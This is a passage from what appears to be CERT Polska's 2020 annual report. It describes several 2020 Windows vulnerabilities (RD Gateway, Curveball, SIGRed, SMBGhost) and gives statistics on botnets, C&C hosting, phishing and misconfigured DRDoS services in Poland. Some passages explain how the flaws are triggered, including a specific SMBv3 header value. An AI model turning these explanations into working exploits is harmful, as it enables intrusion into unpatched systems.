


Figure 85. Scheme of the attack on the Microsoft Teams application. Source: cyberark.com

Vulnerabilities in the Remote Desktop service

On 14 January, Microsoft published the first set of security patches for its products in 2020. The list included two critical vulnerabilities concerning the Remote Desktop service: CVE-2020-0609 and CVE-2020-0610. Both vulnerabilities allow the remote execution of code on the Remote Desktop Gateway (RDG) server. The role of the RDG server in the ecosystem of remote access to Microsoft environments is to ensure intermediation between clients from the Internet and the internal network.

The vulnerabilities were located in the function responsible for traffic management through the UDP protocol. RDG servers using UDP provide the possibility to divide long queries into smaller ones and to place them in separate datagrams that can reach them in any order. The function responsible for handling UDP traffic integrates these fragments into one query and to puts them in the correct order. To make it possible, each datagram contains information

about the position of a given fragment in the query, the total number of fragments making up the query or the length of data included in a given fragment.

One of the vulnerabilities discussed concerns incorrect checking of the memory allocation size for a given query before copying the next data fragment there. This is a case of a buffer overflow vulnerability on the heap. In this case, it also allows precise control of the place where data belonging to the fragment will be saved, not just control of the size of the data saved – which makes it very useful from the attacker’s perspective.

The second vulnerability makes use of a faulty method of recording the receipt of the query fragment. The table storing flags that track the receipt of a fragment has a fixed number of positions, while the attacker has the possibility to send a datagram with the value of the given fragment position set at any level. In this way, the attacker can set the value 1 (true), which corresponds to a 32-bit unsigned integer, anywhere outside of the table.

Vulnerability in 'Curveball', Windows CVE-2020-601 cryptographic library.

This bug is widely commented in the IT security community – it was discovered by the U.S. NSA (National Security Agency), known for the use of 0-day bugs in intelligence activities. The vulnerability in the library handling the cryptography on the Windows platform allowed the falsification of the certificate in such a way that it could be considered to be trusted by the operating system. The reason for this problem is an error in the implementation of cryptography based on elliptic curves. Only Windows 10 and Windows Server related versions (2016/2019) had this error.

The Microsoft code did not verify all of the parameters belonging to the curve, which allowed the attacker to deliver their own generator parameter. The logic implemented in Windows in this case verified the generator from the MicrosoftECCProductRootCertificateAuthority.cer certificate, which by default is trusted and everything related to it is also trusted – in this way the malicious user could successfully verify any SSL certificate or digital signature of the software.



Patch Critical Cryptographic Vulnerability in Microsoft Windows Clients and Servers

Summary

NSA has discovered a critical vulnerability (CVE-2020-0601) affecting Microsoft Windows®¹ cryptographic functionality. The certificate validation vulnerability allows an attacker to undermine how Windows verifies cryptographic trust and can enable remote code execution. The vulnerability affects Windows 10 and Windows Server 2016/2019 as well as applications that rely on Windows for trust functionality. Exploitation of the vulnerability allows attackers to defeat trusted network connections and deliver executable code while appearing as legitimately trusted entities. Examples where validation of trust may be impacted include:

- HTTPS connections
- Signed files and emails
- Signed executable code launched as user-mode processes

The vulnerability places Windows endpoints at risk to a broad range of exploitation vectors. NSA assesses the vulnerability to be severe and that sophisticated cyber actors will understand the underlying flaw very quickly and, if exploited, would render the previously mentioned platforms as fundamentally vulnerable. The consequences of not patching the vulnerability are severe and widespread. Remote exploitation tools will likely be made quickly and widely available. Rapid adoption of the patch is the only known mitigation at this time and should be the primary focus for all network owners.

Figure 86. NSA information about CVE-2020-601. Source: defense.gov

Vulnerability in DNS Windows CVE-2020-1350 \ SIGRed

SIGRed was a critical vulnerability (CVSS 10/10) affecting Windows Server systems from version 2003 to 2019. Its name comes from the type of SIG response, which is used to ensure the DNSSEC functionality.

The bug detected in the mechanism of DNS server of Windows Server systems consists in an incorrect logic of processing SIG responses with DNS records. An appropriately fabricated DNS record can overwrite the process memory with the DNS service. The bug occurred in the `dns.exe!SigWireRead` function and was a stack overflow problem, resulting in recording outside the heap-allocated buffer.

The successful exploitation of this vulnerability allows the attacker to execute the delivered code in the system with the authorisations of the Local System user. It results in taking control over the entire system. In corporate architectures, the same DNS server is very often also a domain controller, which entails the attacker obtaining the domain administrator's rights.

In order to conduct the attack, it was enough to induce a vulnerable server to resolve a domain name with a DNS record appropriately fabricated by the attacker. Any of the services operating on the server (e.g. WWW server) or any of the computers within the organisation that has a DNS server with this vulnerability may submit a request to resolve a malicious domain name. Being completely unaware, the user that clicks on the link in the e-mail can perform the malicious request via DNS.

SMB Ghost, i.e. CVE-2020-0796

SMB Ghost is a problem that originates from the logic of processing the Server Message Block 3.0 (SMBv3) protocol, which is a default method of communication between new versions of Windows. The error was serious because the authentication was not necessary to use it. According to researchers who discovered the bug, the problem was entered into the Windows code in April 2019.

During the processing of incoming SMBv3 packages that were subject to compression, the logic verified the headers of the Original-CompressedSegmentSize and Offset/Length protocol, but it did not verify their integer characters¹⁰⁵. It allowed the attacker to manipulate the size of the allocated buffer and decompression of incoming data and, consequently, its overflow. In addition, by setting the SMBv3 protocol header called ProtocolID as `\xfcSMB`, the attacker could very quickly lead to exploiting the vulnerability, as this configuration forces the compression of packets with data.

The bug occurred both in Windows systems from client and server lines. On the day on which the vulnerability was made public, researchers checked the statistics of publicly available systems with a vulnerable version of SMBv3 – using the Shodan application, they managed to locate more than 35,000 systems worldwide. An appropriately 'armed' bug made it possible to conduct the same attack as WannaCry ransomware, which in 2017 encrypted over 300,000 computers¹⁰⁶.

¹⁰⁵ <https://www.mcafee.com/blogs/other-blogs/mcafee-labs/smbghost-analysis-of-cve-2020-0796/>

¹⁰⁶ <https://www.gizmodo.com.au/2017/05/todays-massive-ransomware-attack-was-mostly-preventable-heres-how-to-avoid-it/>



Statistics

This section of the report presents statistics on events processed automatically, mainly with the use of the n6 platform¹⁰⁷. They concern vulnerable systems, probable infections or effective attacks in Polish networks that were detected by automatic scanners and then reported to CERT Polska. Such data are aggregated, standardised and made available free of charge to administrators of relevant networks or appropriate CSIRT teams through the n6 platform.

Limitations

We made much effort to ensure that the image of the situation resulting from the presented statistics accurately defines all large-scale threats. However, it has to be borne in mind that they have certain limitations, largely due to the specific character of the available source data. First of all, it is not possible to collect complete information about all types of threats, as exemplified by attacks on specific entities or groups of users. Unlike mass attacks, most frequently these attacks will not be recorded by our monitoring systems or reported to our team. The problem with the presentation of the current situation also results from the fact that a threat may be active – even for a longer time – before it is studied and its regular observation takes place. For instance, it may be hard to establish the number of infected computers belonging to a botnet before the threat becomes neutralised by a takeover of its control infrastructure (C&C). Another vital issue is the specification of the scale of the given threat, which we most often perform by calculating the IP addresses related to it observed over a day. Thereby we assume that the number of addresses is close to the number of devices or users affected by the given issue. Of course, this measure is not perfect due to common use of two mechanisms that impact visible public addresses:

- NAT (Network Address Translation), causing underestimation, because there are often multiple computers behind one IP address,
- DHCP (Dynamic Host Configuration Protocol), causing overestimation, because, for instance, the same infected computer may be detected several times during the day, with various addresses.

It can be suspected that the influence of both mechanisms on the obtained total results mostly balances itself, but a correct analysis of NAT and DHCP results in this context would require a separate analysis. The last comment regards the IP protocol version: all provided statistics concern IPv4. It results from the fact that IPv6 is still only implemented to a limited degree in Poland and, consequently, the negligible number of requests we receive regarding this type of addresses.

Botnets

This section of the report presents statistics on the activity of botnets. It should be clearly emphasised that the data cover only botnets that are identified, monitored and for which we receive relevant data.

Botnets in Poland

Table 3 presents the number of infected computers in Polish networks. In 2020, we gathered information about 636,189 IP addresses which indicate zombie activity. This is a very similar value to the one we observed in 2019.

¹⁰⁷ <https://n6.cert.pl/en/>

	Family	Daily maximum	Daily average	Standard deviation
1	andromeda	4 647	2 905	690
2	conficker	2 199	1 698	241
3	qsnatch	2 079	1 378	475
4	avalanche	1 948	1 321	370
5	mirai	1 623	522	227
6	sality	978	321	165
7	necurs	955	483	248
8	ramnit	916	108	68
9	gamut	892	189	158
10	nymaim	810	196	74

Table 3. Largest botnets in Poland.

In Polish networks, we have been observing for years the activity of botnets which are already sinkholed, i.e. Andromeda and Conficker. The latter with 2,200 addresses in January ended 2020 at the level of 1,400 infected devices. We recorded a clear downward trend in infections of QNAP Systems devices with the Qsnatch botnet. Until last December, their number decreased almost by half in comparison with January – mainly in Orange and UPC networks. Nymaim, with 810 IP addresses per day, came tenth in the ranking. This value is similar to the one from 2019. Although for the Mirai family, the activity is highly irregular throughout the year, and we observed slightly more infections than in 2019. On a monthly basis, an average of 522 IoT devices with IP addresses were infected by this family.

In 2020, we observed in Polish networks the presence of attacks targeted directly at online stores. Criminals inject malicious JS code called Magecart, which steals details of credit

cards used in transactions by regular clients. During the year, we observed approximately one hundred infected servers with e-commerce websites to which a malicious code stealing data was added.

Activity of botnets broken down by telecommunication operators

In Figure 1, we present the degree of user infection in the networks of the largest telecommunications operators. We estimate this based on the daily number of infected IP addresses. The degree of infection is obtained by dividing the number of bots by the number of clients using access to the Internet at a given operator. We also use data from the ‘Report on the condition of the telecommunications market in Poland in 2019’ issued by the Office of Electronic Communications¹⁰⁸

¹⁰⁸ https://www.uke.gov.pl/download/gfx/uke/pl/defaultaktualnosci/36/345/9/raport_o_stanie_rynku_telekomunikacyjnego_w_polsce_w_2019_r_4.09.pdf

Activity of botnets in networks of the largest Polish ISPs




Chart 1. Activity of botnets in networks of the largest ISPs in 2020

From January to May 2020, the level of infection in Polish networks was constant and amounted to approx. 12,000 devices. In the second half of the year, we observed a decrease to an average of 10,000 infected devices. We estimated the highest percentage of infected users in Netia networks. Similarly as in 2019, the level of infection at this operator exceeded one in one thousand. At the end of the year, the largest botnets in Netia, including IoT, showed declines. Qsnatch malware was not active in Polkomtel, P4 and Multimedia networks – throughout the year there were only single cases. In T-Mobile, from the beginning of September until the end of 2020, the network activity of this botnet of devices also disappeared. The largest number of infected NAS devices is in the possession of users of UPC networks (on average 300 devices) and Orange networks (on average 400 devices).

Infections with the Mirai botnet were observed mainly in Orange networks and several infections at the beginning of the year in Netia. We did not record infection with Mirai in other networks. At the end of the year, we recorded an increase in infections with the ISFB banker

– in the case of most operators, the number of these infections increased usually several times compared to the beginning of 2020.

C&C servers

In 2020, we collected information about 64,653 IP addresses probably used as servers managed by botnets (Command & Control). Due to the character of the threat, we decided to describe the issue due to the location of the IP address or the Top-Level Domain (TLD) of the C&C domain name. For the purpose of the statistics, requests regarding the CERT Polska sinkhole servers used to disarm botnets and detect infected machines were omitted. In 2020, our internal systems for automatic analysis of malware, being the basis of the MWDB platform (more information about the MWDB is presented on page 53), identified C&C servers belonging mainly to Emotet, Trickbot, Mirai and Danabot families. Similarly as in the previous years, the largest number of malicious servers was located in the United States of America (47 percent). 77 percent of all C&C servers were maintained in 10 countries presented in Table 4. We observed servers in 168 countries around the world.

Item	Country	Number of IP addresses	Share
1	USA	30,675	47.45%
2	Germany	4,111	6.36%
3	Netherlands	3,603	5.57%
4	Russia	3,301	5.11%
5	France	1,813	2.80%
6	United Kingdom	1,638	2.53%
7	Singapore	1,287	1.99%
8	China	1,282	1.98%
9	Canada	1,132	1.75%
10	India	947	1.46%
...
22	Poland	420	0.65%

Table 4. Countries with the largest number of C&C servers.

We observed 4,324 various autonomous systems (AS) where C&C servers were located. Ten autonomous systems included almost 39 percent of all malicious servers. The table below shows that criminals choose large hosting companies to maintain their infrastructure.

Item	AS number	Name	Number of IP addresses	Share
1	13335	Cloudflare	9,632	14.90%
2	16509	Amazon	2,909	4.50%
3	14061	DigitalOcean	2,713	4.20%
4	46606	Unified Layer	2,364	3.66%
5	16276	OVH	1,819	2.81%
6	26496	GoDaddy	1,368	2.12%
7	22612	Namecheap	1,132	1.75%
8	14618	Amazon	1,123	1.74%
9	15169	Google	1,078	1.67%
10	24940	Hetzner	1,003	1.55%

Table 5. Autonomous systems with the largest number of C&C servers.

In Poland, C&C servers were active under 420 various IP addresses (22nd place in the world, with 0.65 percent share) in 114 autonomous systems. Table 6 presents the list of ten autonomous systems which included the largest number of malicious servers that manage

botnets. In total, they included a half of all C&C servers in Poland. It should be noted that we recorded only 7 C&C servers in Orange networks. In comparison with the last year, this number decreased 25 times.

Item	AS number	Name	Number of IP addresses	Share
1	12824	home.pl	79	18.81%
2	15967	Nazwa.pl	31	7.38%
3	16276	OVH	30	7.14%
4	8308	NASK	13	3.10%
5	41079	H88	11	2.62%
6	21021	Multimedia	10	2.38%
7	203417	LH.pl	10	2.38%
8	15694	ATM	8	1.90%
9	48896	dhosting.pl	8	1.90%
10	29522	KEI.PL	8	1.90%

Table 6. Autonomous systems in Poland where most C&C servers are hosted.

The list of the most common TLD is presented in Table 7. 398 .pl domains were used as C&C servers, which represents a twofold decrease compared to 2019. com.pl, which was used in

44 cases, was the most frequently occurring Polish second level domain. We are observing a decrease in active domains related to free hosting.

Item	TLD	Number of domains	Share
1	.com	59,800	49.42%
2	.net	8,911	7.36%
3	.org	7,581	6.27%
4	.ru	2,660	2.20%
5	.info	2,464	2.04%
6	.online	2,081	1.72%
7	.xyz	1,741	1.44%
8	.in	1,439	1.19%
9	.de	1,328	1.10%
10	.site	1,307	1.08%
...
36	.pl	398	0.33%

Table 7. Top-level domains where C&C servers were registered

Phishing

In this subchapter, we include only statistics regarding phishing in the traditional meaning of this word, i.e. posing as known brands with the use of e-mail and websites in order to extort sensitive data. Therefore, we do not refer to data extortion with the use of malicious software or to posing as invoice delivery services e.g. in order to distribute malicious software.

In 2020, we received a total of 9,001 notifications about phishing in Polish networks. They concerned 5,321 URL addresses from 3,354 domains leading to websites which resolved into 1,093 IP addresses. Every year, we observe a decrease in the number of systems located in Polish addresses as phishing infrastructure. Compared to 2019, it was nearly 300 fewer IP addresses with phishing websites. Observing the results of individual autonomous systems, a significant advantage of home.pl results probably from its commercial offer, which is also attractive for criminals.

Item	AS number	AS name	Number of IP addresses	Number of domains
1	12824	home.pl	367	1,539
2	15967	Nazwa.pl	150	268
3	16276	OVH	51	90
4	41079	H88	46	358
5	205727	Aruba	40	81
6	20940	Akamai Technologies	25	6
7	29522	KEI.PL	25	54
8	48896	dhosting.pl	23	298
9	8308	NASK	22	89
10	16625	Akamai Technologies	21	9

Table 8. Polish autonomous systems which included the largest number of phishing websites.

Across the entire Internet, we recorded more than 2.4 million notifications about phishing. We are observing increased activity of criminals attacking Polish Internet users with the use of foreign infrastructure. In 2020, we marked

7,459 domains used for extortion on our hole.cert.pl list. They resolved to 2,003 IP addresses, where as many as 1,258 addresses were behind the Cloudflare service. Our analysts most often blocked the .pl domains.

Item	Number of domains	TLD	Share
1	2193	.pl	29.40%
2	1195	.com	16.02%
3	801	.eu	10.74%
4	618	.net	8.29%
5	368	.xyz	4.93%
6	289	.online	3.87%
7	214	.site	2.87%
8	188	.ru	2.52%
9	165	.org	2.21%
10	100	.info	1.34%

Table 9. Top-level domains of phishing sites marked by CERT Polska analysts on the hole.cert.pl.

Criminals attacking Polish Internet users posed most frequently as Facebook. Criminals continue to pose as OLX, a popular auction service, to a large extent. We often blocked domains with the word 'olx' in the name, which were in fact

clones of the PayU group's payment website. Such websites were usually used for extorting access to banks and credit card details. More information about the hole.cert.pl list is on page 23 of the report.

Item	Entity	Number of domains
1	Facebook	2,384
2	PayU	888
3	OLX	819
4	InPost	410
5	Allegro	272
6	Santander	230
7	Dotpay	182
8	iPKO	122
9	Netflix	90
10	DPD	84

Table 10. Most frequently chosen entities that became victims of a criminal who posed as them when registering domains.

Services making it possible to carry out DRDoS attacks

In 2020, we received information about 711,492 IP addresses located in Poland at which services were running that allowed Distributed Reflective Denial of Service (DRDoS) attacks to be conducted. Below, we present the list of services that could be used for attacks, and constituted the largest group on the Polish Internet. These services are discussed in the further part of the report.

We have taken into account IP addresses under which poorly configured services are actually available, as well as services that are intentionally available (e.g. public open resolvers) and honeypot systems, as their differentiation on the basis of data from Internet scanning is difficult and their total number is small.

We determined the size of the autonomous system (AS) on the basis of data from RIPE as at 1 July 2020.

Item	Vulnerability / open service name	Daily average number of IP addresses	Daily maximum number of IP addresses	Standard deviation	Observation time
1	resolver	44,088	54,784	4,487	100.00%
2	snmp	23,555	30,903	4,161	92.90%
3	portmapper	18,712	23,146	2,264	92.62%
4	ntp	15,900	17,910	1,188	92.90%
5	ssdp	12,896	17,863	2,615	91.53%
6	netbios	12,668	14,056	559	93.72%
7	mdns	5,178	5,897	511	91.80%
8	mssql	2,519	3,646	397	92.08%
9	chargen	189	276	34	91.26%
10	qotd	49	79	9	93.72%
11	xmcp	34	61	13	91.80%

Table 11. List of the most common incorrectly configured services that can be used in DRDoS attacks. The standard deviation concerns the variability in the daily number of IP addresses observed throughout the year, the total observation time corresponds to the part of the year for which we obtained information about the given service.

When analysing data on services allowing the performance of DRDoS attacks and services with known vulnerabilities in 2020, we decided to modify the methodology applied previously. Since the second half of September 2019, we have been observing that data from one of the Orange autonomous systems (AS5617) are incomplete. We have been noting significant daily changes in the number of IP addresses, alternating periods of decline and increase of this number, and a lack of stability. Our analysis

shows that the most likely reason for this situation is the fact that Orange blocked some of the queries generated by the large-scale scanning of the Internet performed by the Shadowserver foundation, which is the main provider of data about incorrectly configured and threatened network services (more details about the Shadowserver activities are available on this organisation's website: <https://www.shadowserver.org/what-we-do/>). The problem concerns all services analysed and, as AS5617 in many

cases has a high share in the total number of IP addresses for a given service, it has a significant impact on the summary statistics. We decided to correct the data accordingly using the method described below. Based on the corrected data, tables and charts included in the report were then created.

The method we used to estimate the actual number of IP addresses consists in taking into account the period before September 2019 and finding within that period a group of such addresses that were included in the data provided by Shadowserver almost every day. It is done separately for each service. The number of days during which the IP address had to be visible was determined by us as a percentage and it depends on the service. We consider the IP addresses selected in this way to be stable. Starting from September 2019, we continued our observation only for this group of addresses. We noted periodical disappearance of these IP addresses and their reappearance in our data. It happened within the same time intervals for the majority of IP addresses from the group chosen. It did not concern all addresses, as the traffic was not 100% blocked by Orange. It should also be noted that some IP addresses disappeared permanently over time and this was not related to blocking queries. The above observations are compliant with our hypothesis that Orange blocks the traffic related to service scanning.

Looking at the daily number of visible IP addresses, regardless of the periodic disappearance, we could observe a linearly decreasing number of addresses between September 2019 and the end of 2020. As already mentioned,

this is related to the permanent disappearance of a given IP address. For each service for a previously selected group of IP addresses, we tried to find periods in which Orange probably did not limit the traffic. They were time intervals when we recorded the local maxima in terms of the number of visible IP addresses. We estimated the number of IP addresses for the remaining time by means of a linear interpolation between the maximum values. Then for each day, we counted the coefficient that determines the deviation of the actual number of addresses from the interpolated value. Due to these coefficients, at the final stage we were able to appropriately scale the data for the purposes of further analysis. The descriptions, charts and tables in the further part refer to the data after scaling.

Chart 2 shows the expectations concerning the number of devices observed by us which can be used to conduct Distributed Reflective Denial of Service (DRDoS) attacks per year. The charts were prepared for the 7 most frequently reported services.

A positive trend is a gradual decrease in the number of devices related to the resolver, portmapper and mDNS services throughout the year. In the case of the SNMP, NTP and SSDP services, at the beginning of October we observed a rapid increase in the number of IP addresses. It probably results from an increased frequency of scanning these services by Shadowserver, which increased the number of detected devices that are not switched on 24 hours a day or are available under a variable IP address.




Chart 2. Most common wrongly configured services which may participate in DRDoS attacks. The chart shows changes in the number of vulnerable IP addresses in Poland in 2020.

Open DNS servers

The most popular service observed in 2020 allowing the performance of DRDoS attacks was, as in previous years, open DNS server (open resolver). Despite their crucial importance for the operation of the Internet, the vast majority of DNS servers should not respond to queries from the entire Internet, but only to queries from a limited group of addresses.

